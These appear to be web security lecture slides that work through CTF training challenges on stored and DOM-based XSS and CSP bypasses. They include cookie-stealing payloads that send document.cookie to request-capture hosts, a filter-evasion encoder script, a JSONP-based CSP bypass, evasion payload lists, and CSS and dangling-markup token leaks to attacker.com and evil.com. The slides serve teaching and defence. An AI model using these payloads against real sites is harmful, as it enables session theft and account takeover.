

# Training challenge #07

URL: <https://training07.webhack.it>

**NOTE: THE CHALLENGE IS LIVE!**  
**TRY IT TO LEARN!**

## Description:

Good job! You found a further credential that looks like a VPN referred to as the cWo. The organization appears very clandestine and mysterious and reminds you of the secret ruling class of hard shelled turtle-like creatures of Xenon. Funny they trust their security to a contractor outside their systems, especially one with such bad habits. Upon further snooping you find a video feed of those "Cauliflowers" which look to be the dominant lifeforms and members of the cWo. Go forth and attain greater access to reach this creature!

Credits: [Google CTF 2019](#)



**Admin**


Look at my beautiful garden!

Send message...

# Analysis

- The application is a chat
- It seems that we are talking with the admin
- We can use html code in our messages

What can go wrong?



# Problems

- Maybe our message will also be rendered by the admin
- Maybe we can even run javascript code...
- If we try simple javascript, the chat filters it...
- however, we may try encoding the code in some way...

**Let us try to steal his/her cookies...**

# Solution

- Spawn a working HTTPS server that could receive a request. Since we do not need to serve a specific page, we can just use a service like [postb.in](https://postb.in) or [requestbin.com](https://requestbin.com)



**Bin '1638354985595-2541709362994'**

No requests received yet.

Try one of these and refresh to see the results:

- `curl -H 'X-Status: Awesome' https://postb.in/1638354985595-2541709362994`
- `wget https://postb.in/1638354985595-2541709362994?hello=world`
- `echo "hello=world" | POST https://postb.in/1638354985595-2541709362994`

## Solution (2)

- We would like to inject this code:

```
javascript:document.location='https://postb.in/1638354985595-2541709362994?cookie='+document.cookie;
```

This redirects the browser to our page, appending in the query string the cookies. However, javascript code is filtered by the chat application!

## Solution (3)

- We need to encode it in some unexpected way. For instance:

```
> python3 exploit.py
```

```
"javascript:document.location='https://postb.in/1638354985595-2541709362994?cookie='+document.cookie;"
```

where the exploit.py script is something like:

```
import sys
```

```
print("<img src=x onerror=\"", end="")
```

```
for x in sys.argv[1]:
```

```
    char_val = str(ord(x))
```

```
    padding = 7 - len(char_val)
```

```
    print(f"&#" + "0" * padding + char_val, end="", flush=True)
```

```
print("\">>")
```



Admin

Look at my beautiful garden!

<img src=x onerror="&#0000106&#0000097&#0000118&#0000" data-bbox="52 802 293 821"/>

GET /1638354985595-2541709362994 2021-12-

01T10:48:53.960Z

[Req '1638355613960-1486222103703' : 35.208.18.64]

#### Headers

x-real-ip: 172.70.178.224  
host: postb.in  
connection: close  
accept-encoding: gzip  
cf-ipcountry: US  
cf-ray: 6b6bbfb2eea6309-ORD  
cf-visitor: {"scheme": "https"}  
upgrade-insecure-requests: 1  
user-agent: Mozilla/5.0 (X11; Linux x86\_64)  
AppleWebKit/537.36 (KHTML, like Gecko)  
HeadlessChrome/91.0.4472.101  
Safari/537.36  
accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
sec-fetch-site: cross-site  
sec-fetch-mode: navigate  
sec-fetch-dest: document  
referer: https://training07.webhack.it/  
accept-language: en-US  
cf-connecting-ip: 35.208.18.64  
cdn-loop: cloudflare

#### Query

cookie:  
challenge\_auth\_token=evJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJjb3BwYUBkaWFnLnVua  
flag=WIT{ }

#### Body

You have to refresh the page  
in postb.in to see the  
request!



# Stored XSS

- ▶ Website receives and stores data from an untrusted source
  - Lots of websites serving **user-generated content**: social sites, blogs, forums, wikis, ...
  - e.g., attacker embeds script as part of comment in a forum
- ▶ When the visitor loads the page, website displays the content and visitor's browser executes the script
- ▶ No interaction with the attacker is required!

# Stored XSS: Example #1

The message sent by the attacker is permanently stored (e.g., in a database)

forum.com



POST /thread/1  
Host: forum.com

msg=<SCRIPT>alert(1)  
</SCRIPT>



# Stored XSS: Example #1 (cont.)



The message sent by the attacker is included in the page without sanitization

# Training challenge #08

URL: <https://training08.webhack.it>

**NOTE: THE CHALLENGE IS LIVE!**  
**TRY IT TO LEARN!**

## Description:

This doesn't look secure. I wouldn't put even the littlest secret in here. My source tells me that third parties might have implanted it with their little treats already. Can you prove me right?

Credits: [Google CTF 2020](#)

Page: /

Pasteurize

Create new paste

Submit

Page: /note/<note-id>

Pasteurize

3b7b2f42-36e4-4298-975e-5127d9565fc3

asaas

share with TJMike 

back

# Analysis

- The application is a custom pastebin service
- We can share a pastebin to TJMike

**What can go wrong?**

# Problems

- Maybe TJMike will read our pastebin
- Maybe we need to get the cookie of TJMike
- Maybe we can enter javascript code in the pastebin...
- However, DOMPurify is used to sanitize the input... Or maybe not?

**Let us try to steal his/her cookies...**

# Solution

- Spawn a working HTTPS server that could receive a request. Since we do not need to serve a specific page, we can just use a service like [postb.in](https://postb.in) or [requestbin.com](https://requestbin.com)



**Bin '1638354985595-2541709362994'**

No requests received yet.

Try one of these and refresh to see the results:

- `curl -H 'X-Status: Awesome' https://postb.in/1638354985595-2541709362994`
- `wget https://postb.in/1638354985595-2541709362994?hello=world`
- `echo "hello=world" | POST https://postb.in/1638354985595-2541709362994`



## Solution (2)

- Let see the code where the sanitization is performed:

```
<script>
  const note = "asaas";
  const note_id = "3b7b2f42-36e4-4298-975e-5127d9565fc3";
  const note_el = document.getElementById('note-content');
  const note_url_el = document.getElementById('note-title');
  const clean = DOMPurify.sanitize(note);
  note_el.innerHTML = clean;
  note_url_el.href = "/note/3b7b2f42-36e4-4298-975e-5127d9565fc3";
  note_url_el.innerHTML = "3b7b2f42-36e4-4298-975e-5127d9565fc3";
</script>
```

The input is sanitized but before doing that it put as is inside a `<script>` tag!

## Solution (3)

- Let us try to inject some javascript code: **“; alert(1); //**

training08.webhack.it says

1

OK

```
<script>
const note = ""; alert(1); //";
const note_id = "01be1ee9-d6f0-451c-857c-01d77a3faaac";
const note_el = document.getElementById('note-content');
const note_url_el = document.getElementById('note-title');
const clean = DOMPurify.sanitize(note);
note_el.innerHTML = clean;
note_url_el.href = "/note/01be1ee9-d6f0-451c-857c-01d77a3faaac";
note_url_el.innerHTML = "01be1ee9-d6f0-451c-857c-01d77a3faaac";
</script>
```

Bingo!

## Solution (4)

- Let us try with: `"; window.location = '<REPLACE_ME>?' + document.cookie; //`




After submitting the pastebin, we are indeed redirected. But now we have to report it pastebin to TJMike....

## Solution (5)

- Using Burp Suite:
  - we need to create a pastebin with the payload and get its ID
  - we need to create another pastebin with a benign input and report it to TJMike
  - we need to repeat the previous POST request (use the repeater functionality!) after altering the ID used in the request (replace the one from the benign pastebin with the one from the malicious pastebin)

## Solution (6)

- we need to repeat the previous POST request (use the repeater functionality!) after altering the ID used in the request (replace the one from the benign pastebin with the one from the malicious pastebin)





# DOM-based XSS

- ▶ In **DOM-based XSS**, data from an attacker-controllable source (e.g., the URL) is entered into a **sensitive sink** or browser APIs without proper sanitization
  - sensitive sinks are properties / functions that allow to modify the HTML of the web page (e.g., to add new scripts) or the execution of JavaScript code (e.g., **eval**)
- ▶ The injection of dangerous code is performed by vulnerable JS code
  - the server may never see the attacker's payload!
  - server-side detection techniques do not work!

## Popular Sources

- ▶ document.URL
- ▶ document.documentURI
- ▶ location.href
- ▶ location.search
- ▶ location.\*
- ▶ window.name
- ▶ document.referrer

## Popular Sinks

- ▶ HTML Modification sinks
  - ▶ document.write
  - ▶ (element).innerHTML
- ▶ HTML modification to behaviour change
  - ▶ (element).src (*in certain elements*)
- ▶ Execution Related sinks
  - ▶ eval
  - ▶ setTimeout / setInterval
  - ▶ execScript

# DOM-based XSS: Example

- **DOM XSS** occurs when one of **injection sinks in DOM** or other browser APIs is called with user-controlled data
- For example, consider this snippet that loads a stylesheet for a given template

```
const templateId = location.hash.match(/tplid=([^;&]*)/)[1];  
// ...  
document.head.innerHTML += `<link rel="stylesheet" href="./templates/${templateId}/style.css">`
```



## DOM-based XSS: Example (cont.)

- **DOM XSS** occurs when one of **injection sinks in DOM** or other browser APIs is called with user-controlled data
- For example, consider this snippet that loads a stylesheet for a given template

```
const templateId = location.hash.match(/tplid=([^;&]*)/)[1];  
// ...  
document.head.innerHTML += `<link rel="stylesheet" href="./templates/${templateId}/style.css">`
```

- This code introduces DOM XSS by linking the attacker-controlled source (`location.hash`) with the injection sink (`innerHTML`)

```
https://example.com#tplid=""><img src=x onerror=alert(1)>
```

## Not just scripts... [2]

- While scripts are the most dangerous threat, injection of other contents can also pose serious security issues
- For example, **CSS injections** can be used to **leak secret values** (e.g., CSRF tokens) that are present inside the DOM of the page

```
<HTML>
<STYLE>
input[name=csrf][value^=a] ~ * {
    background-image: url(http://attacker.com/?v=a);
}
input[name=csrf][value^=b] ~ * {
    background-image: url(http://attacker.com/?v=b);
}
/* ... */
input[name=csrf][value^=9] ~ * {
    background-image: url(http://attacker.com/?v=9);
}
</STYLE>
...
<FORM>
...
<INPUT type="hidden" name="csrf" value="s3cr3t">
...
</FORM>
</HTML>
```

# A Nice Homework...

- If you want to practice with XSS, play with <https://xss-game.appspot.com>

Warning: You are entering the XSS game area

Welcome, recruit!

Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!

At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to \$7,500 for dangerous XSS bugs discovered in our most sensitive products.

In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.


Let me at 'em!

?

# XSS Prevention

- ▶ Any user input **must** be preprocessed before it is used inside the page: HTML special characters must be properly encoded before being inserted into the page
  - Depending on the position in which the input is inserted, different encodings or filtering may be required (e.g., within an HTML attribute vs inside a <div> block)
- ▶ **Don't do escaping manually!**
  - Use a **good escaping library**:
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft's AntiXSS
    - DOMPurify (client-side)
  - Rely on **templating libraries** which provide escaping features:
    - Smarty and Mustache in PHP, Jinja in Python, ...
- ▶ Against DOM-based XSS, use **Trusted Types**!

# XSS Auditor in Chrome:



Several [discussions](#) where already suggesting its removal before this decision. Several (unfixed) [bypasses](#) but also false positives.

Source: <https://www.chromium.org/developers/design-documents/xss-auditor>

## Caveats with Filters

- ▶ Suppose that a XSS filter removes the string `<script` from the input parameters:
  - `<script src="..."` becomes `src="..."`
  - `<scr<scriptipt src="..."` becomes `<script src="..."`
- ▶ Need to loop and reapply until nothing found
- ▶ However, `<script` may not be necessary to perform an XSS:

<A href="INJECTION\_HERE">

#" onclick="alert(1)

<A href="#" onclick="alert(1)">

# Many Flavors of XSS

```
<style>@keyframes x{}</style><xss style="animation-name:x" onanimationend="alert(1)"></xss>
```

```
<body onbeforeprint=alert(1)>
```

```
<svg><animate onrepeat=alert(1) attributeName=x dur=1s repeatCount=2 />
```

```
<style>:target {color: red;}</style><xss id=x style="transition:color 10s" ontransitioncancel=alert(1)></xss>
```

```
<script>'alert\x281\x29'instanceof[Symbol.hasInstance];eval}</script>
```

```
<embed src="javascript:alert(1)">
```

**Some of these payloads are browser dependant!**

```
<iframe srcdoc=&lt;script&gt;alert&lpar;1&rpar;&lt;&sol;script&gt;></iframe>
```

# Evading XSS Filters

- ▶ Online you can find many filter evasion tricks:
  - Some are browser specific, others are specific to some JS templating libraries, ...
  - <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

## Cross-site scripting (XSS) cheat sheet



This [cross-site scripting \(XSS\)](#) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector.

You can [download a PDF version of the XSS cheat sheet](#).

This cheat sheet was brought to by [PortSwigger Research](#). Follow us on twitter to receive updates.

This cheat sheet is regularly updated in 2021. Last updated: Tue, 19 Jan 2021 10:19:57 +0000.

### Table of contents

### Event handlers

Copy tags to clipboard

Copy events to clipboard

Copy payloads to clipboard

#### All tags

custom tags  
a  
abbr



#### All events

onactivate  
onafterprint  
onafterscriptexecute

#### All browsers

Chrome  
Firefox  
Safari

### Event handlers that do not require user interaction

Event:	Description:	Tag:	Code:	Copy:
onactivate				
Compatibility:	Fires when the element is activated	custom tags ▾	<xss id=x tabindex=1 onactivate=alert(1)></xss>	 



# Content Security Policy (CSP)

# Content Security Policy (CSP)

- CSP is a policy designed to control **which resources** can be loaded by a web page
- Originally developed to **mitigate content injection vulnerabilities** like **XSS**
- Now it is used for many different purposes:
  - restrict framing capabilities
  - blocking mixed contents
  - restrict targets of form submissions
  - restrict URLs to which the document can start navigations (via forms, links, etc.)
- The policy is communicated via the **Content-Security-Policy** header

# CSP Directives

- CSP allows **fine-grained filtering** of resources depending on their type
  - `font-src`, `frame-src`, `img-src`, `media-src`, `script-src`, `style-src`, ...
  - `default-src` is applied when a more specific directive is missing
- A list of values can be specified for each directive:
  - hosts (with \* as wildcard): `http://a.com`, `b.com`, `*.c.com`, `d.com:443`, \*
  - schemes: `http:`, `https:`, `data:`
  - `'self'` whitelists the origin from which the page is fetched
  - `'none'` whitelists no URL

# CSP Directives

- The following directive values are specific to [scripts](#) / [stylesheets](#):
  - 'unsafe-inline' whitelists all [inline](#) style directives / scripts (including event handlers, JavaScript URIs, ...)
  - 'unsafe-eval' allows the usage of [dynamic code evaluation functions](#) (e.g., `eval`)
  - 'nonce-<value>' whitelists the elements having the specified value in the [nonce attribute](#)
  - 'sha256-<value>', 'sha384-<value>', 'sha512-<value>' whitelist the elements having the specified [hash value](#) (which is encoded in base64)
  - 'unsafe-hashes' is used together with a hash directive value to [whitelist inline event handlers](#)
  - 'strict-dynamic' allows the execution of scripts [dynamically created](#) by other scripts
- Some values are incompatible with others:
  - when nonces are used, 'unsafe-inline' is ignored
  - when 'strict-dynamic' is used, whitelists and 'unsafe-inline' are ignored

# Controlling Content Inclusion with CSP

```
default-src 'self';
```

Policy applied to resources for which there is no specific directive (e.g., images): they can be fetched only from the origin where the page is hosted is whitelisted

```
style-src 'self' *.example.com;
```

Policy applied to stylesheets: the origin of the page and subdomains of example.com are allowed

```
script-src 'sha256-B2yPHKaXnvFWtRChIbabYmUBFZdVfKKXHbwtWidDVF8='  
'nonce-r4nd0mN0nc3' 'strict-dynamic'
```

Scripts with nonce attribute set to r4nd0mN0nc3 are whitelisted

Scripts dynamically created by other whitelisted scripts are allowed to execute

Scripts whose SHA256 hash is the specified (base64) value are whitelisted

More examples: <https://content-security-policy.com/>

Content Security Policy (CSP)  
Quick Reference Guide

CSP Reference

FAQ

Browser Test

Examples

# Content Security Policy Reference

The *new* `Content-Security-Policy` HTTP response header helps you reduce XSS risks on modern browsers by declaring, which dynamic resources are allowed to load.

# Bypassing CSP with Code Reuse Attacks

- Many websites use very popular (and complex) JS frameworks
  - Examples include AngularJS, React, Vue.js, Aurelia, ...
  - These frameworks contain **script gadgets**, pieces of JavaScript that **react** to the presence of specifically formed DOM elements
- Idea: abuse scripts gadgets to obtain **code execution** by injecting benign-looking HTML elements
  - In a nutshell, we're bringing code-reuse attacks (like return-to-libc in binaries) to the Web
  - Check PoCs here: <https://github.com/google/security-research-pocs/tree/master/script-gadgets>

Exploit for websites  
using the Aurelia  
framework

```
<div ref="me" s.bind="$this.me.ownerDocument.defaultView.alert(1)" >
```

Defines a reference (called  
"me") to the **div** element

\*.**bind** attributes contain JS expressions that are  
evaluated by Aurelia, in this case an alert popup is shown

# Going Beyond Script Injection

## *Postcards from the post-XSS world*

Michał Zalewski, <lcamtuf@coredump.cx>

- ▶ Most web applications are aware of the risks of XSS and employ server-side defense mechanisms
- ▶ Browsers offer also mechanisms to stop or mitigate script injection vulnerabilities
  - Content Security Policy (CSP)
  - Add-ons like NoScript
  - Client-side APIs like `toStaticHTML()` ...
- ▶ But attacker can do serious damage by **injecting non-script HTML markup elements!**



# Dangling Markup Injection

```
<img src='http://evil.com/log.php?
```

```
...
```

```
<input type="hidden" name="csrf" value="2bnkDemF4">
```

```
...
```

```
'
```

← Single quote occurring  
in the page

```
...
```

```
</div>
```

← Injected line with  
non-terminated parameter

- ▶ One of the goals of XSS attacks is to steal sensitive user data, such as cookies
- ▶ Why not stealing the secret token used to counter CSRF attacks?!
- ▶ With the markup injection above, the attacker gets all the content of the page (until the single quote) on his website evil.com
- ▶ Further attacks: <https://lcamtuf.coredump.cx/postxss/>

# Training challenge #10

URL: <https://training10.webhack.it>

**NOTE: THE CHALLENGE IS LIVE!**  
**TRY IT TO LEARN!**

## Description:

I heard CSP is all the rage now. It's supposed to fix all the XSS, kill all of the confused deputies?

**HINT:** The flag is in the cookies.

**Credits:** [CSAW Quals 2019](#)

Page: /

CSP:

default-src 'self'; script-src 'self' \*.google.com; connect-src \*

Your posts:

- You have no posts yet

Page: /post?id=<N>

← → ↻ 🏠 🔒 training10.webhack.it/post?id=1

[Back](#) [Report to admin](#)

aaaa

# Analysis

- The application allows us to create posts
- We can report them to the admin...
- There the CSP is very strict...

**What can go wrong?**


# Problems

- The CSP is strict but it is whitelisting any subdomain from google.com
- This means that we can run code from \*.google.com
- Maybe we can use some standard code from \*.google.com to steal the cookie from the admin...

**Let us try to steal his/her cookies...**

# Solution

- Spawn a working HTTPS server that could receive a request. Since we do not need to serve a specific page, we can just use a service like [postb.in](https://postb.in) or [requestbin.com](https://requestbin.com)



## Solution (2)

- As seen in a previous lecture, there is a well-known JSON-P endpoint from google.com. E.g., if we try to visit (URL-encoded!):

**<https://accounts.google.com/o/oauth2/revoke?callback=window.location.href%3D%27https%3A%2F%2Feny8f5vjfnae.x.pipedream.net%3Fa%3D%27%2Bdocument.cookie%3B%22>**

that generates this response (which may help us when executed as js code):

```
// API callback
window.location.href='https://eny8f5vjfnae.x.pipedream.net?a='+document.cookie;\"({
  \"error\": {
    \"code\": 400,
    \"message\": \"Invalid JSONP callback name: 'window.location.href='https://eny8f5vjfnae.x.pipedream.net?a='+document.cookie;\\'; only alphabet, number, '_', '$', '.', '[' and ']' are allowed.\",
    \"status\": \"INVALID_ARGUMENT\"
  }
});
```

## Solution (3)

- Let us create a post with a content like:

```
<script  
src="https://accounts.google.com/o/oauth2/revoke?callback=window.location.href%3D%27https%3A%2F%2Fenh4dufno2pxw.x.pipedream.net%3Fa%3D%27%2Bdocument.cookie%3B"></script>
```



# Solution (4)

- Now, if we visit our post:


CSP:

```
default-src 'self'; script-src 'self' *.google.com; connect-src *
```

Your posts:

- `<script src="https://accounts.google.com/o/oauth2/revoke?callback=window.location.href%3D%27https%3A%2F%2Fenh4dufno2pxw.x.pipedream.net%3Fa%3D%27%2Bdocument.cookie%3B"></script>`

we are redirect to requestbin.com:



## Solution (5)

- The next step is to report out post to the admin. We need to use the same approach as in the previous XSS training challenge. We create a benign post, we alter the report request in order to use the post ID of the malicious post.

# Solution (6)

- Look on requestbin.com:

The screenshot shows the Pipedream web interface. At the top, there's a header with the Pipedream logo, a 'Sign in to old version' link, and a search bar. Below the header, there's a navigation bar with 'Untitled' and 'public' buttons. The main content area is divided into two panels. The left panel, titled 'Today', shows a list of HTTP requests. The right panel, titled 'HTTP REQUEST', shows the details of a selected request.

**HTTP REQUEST Details**

**Method:** GET  
**URL:** /?a=challenge\_auth token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9

**Headers (11):**

- host:** enh4dufno2pxw.x.pipedream.net
- x-amzn-trace-id:** Root=1-61b1f2d1-514f205a4a128d83565239d3
- upgrade-insecure-requests:** 1
- user-agent:** Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/91.0.4472.101 Safari/537.36
- accept:** text/html,application/xhtml+xml,application/javascript;q=0.9
- sec-fetch-site:** cross-site
- sec-fetch-mode:** navigate
- sec-fetch-dest:** document
- referrer:** https://training10.webhack.it/
- accept-encoding:** gzip, deflate, br
- accept-language:** en-US

**Query Parameters (1):**

- a:** challenge\_auth token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9; flag=WIT{...}; session=...

# Training challenge #14

URL: <https://training14.webhack.it>

**NOTE: THE CHALLENGE IS LIVE!**  
**TRY IT TO LEARN!**

## Description:

We just started our bug bounty program. Can you find anything suspicious?

Credits: [Just CTF 2020](#)

```
<?php
require_once("secrets.php");
$nonce = random_bytes(8);

if(isset($_GET['flag'])) {
    if(isAdmin()) {
        header('X-Content-Type-Options: nosniff');
        header('X-Frame-Options: DENY');
        header('Content-type: text/html; charset=UTF-8');
        echo $flag;
        die();
    }
    else {
        echo "You are not an admin!";
        die();
    }
}

for($i=0; $i<10; $i++){
    if(isset($_GET['alg'])) {
        $nonce = hash($_GET['alg'], $nonce);
        if($nonce) {
            $nonce = $nonce;
            continue;
        }
    }
    $nonce = md5($nonce);
}

if(isset($_GET['user']) && strlen($_GET['user']) <= 23) {
    header("content-security-policy: default-src 'none'; style-src 'nonce-$nonce'; script-src 'nonce-$nonce'");
    echo <<<EOT
        <script nonce='$nonce'>
            setInterval(
                ()=>user.style.color=Math.random()*0.3?'red':'black'
                ,100);
        </script>
        <center><h1> Hello <span id='user'>{$_GET['user']}</span>!!</h1>
        <p>Click <a href="?flag">here</a> to get a flag!</p>
EOT;
} else {
    show_source(__FILE__);
}

// Found a bug? We want to hear from you! /bugbounty.php
```

## Bug Bounty platform

Have you found a vulnerability on our website? Let us know in the form below, but know, that we only accept links to writeups!

writeup URL:

# Analysis

- The application dynamically defines a CSP: the nonce is computed with a hash()
- The initial seed is random
- The hash function by default is MD5
- However, another algorithm can be selected using a GET parameter (alg) thanks to the use of [PHP hash](#)
- We can inject some content with another GET parameter (user), however its length must be less or equal than 23

**What can go wrong?**

# Problems

- The CSP is set using [PHP header\(\)](#):

